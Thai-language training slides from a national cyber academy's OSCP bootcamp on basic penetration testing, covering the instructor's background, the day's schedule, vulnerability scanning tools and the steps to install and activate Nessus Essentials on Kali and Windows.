



THAILAND NATIONAL CYBER ACADEMY

เสริมสร้างองค์ความรู้ สร้างทักษะ เพิ่มขีดความสามารถ
ด้านความมั่นคงความปลอดภัยทางไซเบอร์



Thailand National Cyber Academy

การทดสอบเจาะระบบพื้นฐาน (Basic Penetration Testing) – Day 3

โครงการพัฒนาบุคลากรด้านการตรวจสอบความมั่นคงปลอดภัยไซเบอร์และทดสอบเจาะระบบระดับสูง
(Offensive Security Certified Professional: OSCP Bootcamp)



ลงทะเบียนอบรม



วันที่ 5 พฤศจิกายน 2568 รอบเช้า



วิทยากร



Ammarit Thongthua
Cyber Security Specialist
Secure D Center , Thailand

Professional Certifications

Certified Information Systems Security Professional (CISSP)
Certified Secure Software Lifecycle Professional (CSSLP)
ISO27001 Lead Auditor
CISM, GXPN, OSCP, CCNP, CEH, Security+, CCNA

Education

Master of Cyber Security and Information Assurance, ICT
Mahidol University

Experience

16 years experience in

- Cyber Security Consultant
- Penetration Testing and Vulnerability Assessment
- Security Investigation and Defense



Certified
Secure
Software Lifecycle
Professional



Certified
Information
Systems Security
Professional



Certified Information
Security Manager®
An ISACA® Certification





วิทยากร



Research and Advisory




Ammarit Thongthua

Cyber Security Specialist

Secure D Center , Thailand

CVE-2024-21206: Oracle
CVE-2023-22037: Oracle
CVE-2023-0101 : Tenable
CVE-2022-38395: HP
CVE-2022-38699: ASUS
CVE-2021-36286 : DELL
CVE-2021-0100 : Intel
CVE-2020-6930 : HP
CVE-2020-14778: Oracle PeopleSoft
CVE-2020-14558: Oracle PeopleSoft
CVE-2020-14564: Oracle PeopleSoft
CVE-2020-9672: Adobe ColdFusion
CVE-2020-9673: Adobe ColdFusion

CVE-2020-5962: NVIDIA GPU Display Driver
CVE-2020-5342: Dell
CVE-2020-3961: VMware Horizon Client
CVE-2020-3768: Adobe ColdFusion
CVE-2020-4395: IBM Security Access Manager
CVE-2019-4725: IBM Security Access Manager
CVE-2019-8256: Adobe ColdFusion
CVE-2019-9490, Trend Micro
CVE-2019-7000, AVAYA Web Conference
CVE-2018-1067, Redhat JBoss Undertow
CVE-2016-5331, vCenter Server and ESXi



ตารางการอบรม



ตารางการทดสอบเจาะระบบพื้นฐาน

วันที่ 5 พฤศจิกายน 2568

เวลา	รายละเอียด
08:30–09:00	ลงทะเบียน (Registration)
09:00–10:30	เครื่องมือสแกนช่องโหว่ (Nessus, OpenVAS แนวคิดการตั้งค่าและการอ่านผล)
10:30–10:45	พักเบรก – เข้า
10:45–12:00	การระบุช่องโหว่ทั่วไป (misconfigurations, outdated services, CVE workflow)
12:00–13:00	พักรับประทานอาหารกลางวัน
13:00–14:30	พื้นฐานการโจมตีด้วย Metasploit (modules, payloads, listeners)
14:30–14:45	พักเบรก – บ่าย
14:45–16:00	Lab (Hands-on): Vulnerability scan



เอกสารประกอบการอบรม และ เครื่องมือต่างๆ



THNCA NCSA สทศ

THAILAND NATIONAL CYBER ACADEMY

เสริมสร้างองค์ความรู้ สร้างทักษะ เพิ่มขีดความสามารถ
ด้านความมั่นคงความปลอดภัยทางไซเบอร์

YouTube Twitter LINE
Thailand National Cyber Academy

อบรมการทดสอบเจาะระบบพื้นฐาน (Basic Penetration Testing)


โครงการพัฒนาบุคลากรด้านการตรวจสอบความมั่นคงปลอดภัยไซเบอร์และทดสอบเจาะระบบระดับสูง
(Offensive Security Certified Professional: OSCP Bootcamp)

The most advanced
Penetration Testing Distribution

Kali Linux is an open-source, Debian-based Linux distribution geared towards various information security tasks, such as Penetration Testing, Security Research, Computer Forensics and Reverse Engineering.

DOWNLOAD • DOCUMENTATION •

<https://bit.ly/NCSAPT25>



เครื่องมือสแกนช่องโหว่



เครื่องมือสแกนช่องโหว่






เครื่องมือสแกนช่องโหว่

❑ Attack Surface



Threat Actor





เครื่องมือสแกนช่องโหว่



OpenVAS
Open Vulnerability Assessment Scanner



Qualys.

Infrastructure VA Tools



OWASP
Zed Attack Proxy



Web VA Tools





เครื่องมือสแกนช่องโหว่



OpenVAS
Open Vulnerability Assessment Scanner



Qualys.



Protocol: TCP / UDP
Port Number
Service
Service Version
Misconfiguration
Vulnerable Version


Infrastructure VA Tools



เครื่องมือสแกนช่องโหว่



Tenable





เครื่องมือสแกนช่องโหว่



Tenable

Nessus

ScansSettings

FOLDERS

My Scans

All Scans

Trash

RESOURCES

Policies

Plugin Rules

Customized Reports

Scanners

Lab Scan

< Back to My Scans

Configure

Launch

Export

Hosts9

Vulnerabilities144

Remediations216

History1

1Filter

Search Vulnerabilities

144 Vulnerabilities

Sev	Name	Family	Count		
CRITICAL	Bash Incomplete Fix Remote Code Execution Vulner...	Gain a shell remotely	3		
CRITICAL	Bash Remote Code Execution (CVE-2014-6277 / CV...	Gain a shell remotely	3		
CRITICAL	Bash Remote Code Execution (Shellshock)	Gain a shell remotely	3		
CRITICAL	CentOS 4 / 5 / 6 : firefox (CESA-2012:0079)	CentOS Local Security Checks	1		
CRITICAL	CentOS 4 / 5 : firefox / xulrunner (CESA-2011:1164)	CentOS Local Security Checks	1		
CRITICAL	CentOS 4 / 5 : krb5 (CESA-2011:1851)	CentOS Local Security Checks	1		
CRITICAL	CentOS 5 / 6 / 7 : bash (CESA-2014:1293)	CentOS Local Security Checks	1		
CRITICAL	CentOS 5 / 6 / 7 : bash (CESA-2014:1306)	CentOS Local Security Checks	1		
CRITICAL	CentOS 5 / 6 : java-1.6.0-openjdk (CESA-2013:0770)	CentOS Local Security Checks	1		
CRITICAL	CentOS 5 / 6 : java-1.6.0-openjdk (CESA-2013:1014)	CentOS Local Security Checks	1		
CRITICAL	CentOS 5 / 6 : samba (CESA-2012:0465)	CentOS Local Security Checks	1		
CRITICAL	CentOS 5 : java-1.6.0-openjdk (CESA-2012:0730)	CentOS Local Security Checks	1		

Scan Details

Name:

Lab Scan

Status:

Completed

Scanner:

Local Scanner

Start:

Today at 5:31 PM

End:

Today at 6:01 PM

Elapsed:

30 minutes

Vulnerabilities

Critical

High

Medium

Low

Info



เครื่องมือสแกนช่องโหว่



❑ Tenable – Install on Kali



Platform Products Solutions Why Tenable Resources Partners Support Company



Try

Buy

Tenable Nessus® Essentials

Nessus Essentials is a free product from Tenable that provides high-speed, in-depth vulnerability scanning for up to 16 IP addresses per scanner.

Limitations: Nessus Essentials does not support unlimited scanning, compliance checks, content audits, Live Results, configurable reports, or the Nessus virtual appliance. For access to these features and more, [upgrade to Nessus Professional](#).

For Students & Educators: If you're using Nessus Essentials for education, register through the [Tenable for Education](#) program to get started.

Learn Nessus: Our [on-demand Nessus Fundamentals course](#) covers everything from asset discovery to compliance, helping you master Nessus for effective vulnerability assessment in various business use cases.

Register for an Activation Code

You are registering for a 1-year Nessus Essentials license.

☒ Check to receive updates from Tenable

Tenable will only process your personal data in accordance with its [Privacy Policy](#).

Get Started

<https://www.tenable.com/products/nessus/nessus-essentials>





เครื่องมือสแกนช่องโหว่

❑ Tenable – Install on Windows

Downloads / Tenable Nessus

Tenable Nessus

1

Download and Install Nessus

Choose Download

Version

Nessus - 10.10.1 | ▾

Platform

Windows - x86_64 | ▾

 **Download** [Checksum](#)

[Download by curl >](#)

[Docker >](#)

[Virtual Machines >](#)

Summary

Release Date: Oct 28, 2025

Release Notes:
[Tenable Nessus 10.10.1 Release Notes](#)

Signing Keys:
[RPM-GPG-KEY-Tenable-4096 \(10.4 & above\)](#)
[RPM-GPG-KEY-Tenable-2048 \(10.3 & below\)](#)



เครื่องมือสแกนช่องโหว่

❑ Tenable – Install on Kali

Tenable Nessus

1 Download and Install Nessus

Choose Download Version

Nessus - 10.10.1 | v

Platform

Linux - Debian - amd64 | v

 **Download** [Checksum](#)

```
(root@kali)-[/home/kali/Downloads]
# sudo apt install /home/kali/Downloads/Nessus-10.10.1-debian10_amd64.deb
Note, selecting 'nessus' instead of '/home/kali/Downloads/Nessus-10.10.1-debian10_amd64.deb'
nessus is already the newest version (10.10.1).
The following packages were automatically installed and are no longer required:
 amass-common      libmongoc-1.0-0t64  librav1e0.7      libxml2           python3-kismetcapturefreaklabszigbee  python3-zombie-imp
 libbluray2        libmongocrypt0      libtheoradec1    python3-bluepy    python3-kismetcapturertl433            samba-ad-dc
 libbson-1.0-0t64  libnet1             libtheoraenc1    python3-click-plugins  python3-kismetcaptureertladsb          samba-ad-provision
 libjs-jquery-ui   libplacebo349       libudfread0      python3-gpg        python3-kismetcaptureertlamr           samba-dsdb-modules
 libjs-underscore  libportmidi0        libx264-164      python3-kismetcapturebtgeiger  python3-protobuf
Use 'sudo apt autoremove' to remove them.

Summary:
Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 2
```

sudo systemctl start nessusd.service

<https://www.tenable.com/downloads/nessus?loginAttempted=true>



เครื่องมือสแกนช่องโหว่

❑ Tenable – Install on Kali

tenable

Hi Ammy,

Welcome to Nessus Essentials and congratulations on taking action to secure your network! We offer the latest plugins for vulnerability scanning today, helping you identify more vulnerabilities and keep your network protected.

If you're looking for more advanced capabilities, such as live results and configuration checks, as well as the ability to scan unlimited IPs, check out Nessus Professional. To learn more, visit the [Nessus Professional product page](#).

Activating Your Nessus Essentials License
Your activation code for Nessus Essentials is:
B5P3-[redacted]-K8FG

[Download Nessus](#)



After initial installation of Nessus, you will be prompted to set up and activate your scanner. For further details on activating your subscription, review the [installation guide](#).



เครื่องมือสแกนช่องโหว่

Tenable


<https://localhost:8834/#/>





เครื่องมือสแกนช่องโหว่

❑ Tenable



tenable
Nessus


Get an activation code
To register for a free Nessus Essentials activation code, enter your information.

First Name Last Name

Email

Already have activation code? Skip this step to enter it manually.

[Back](#) [Skip](#) [Register](#)



tenable
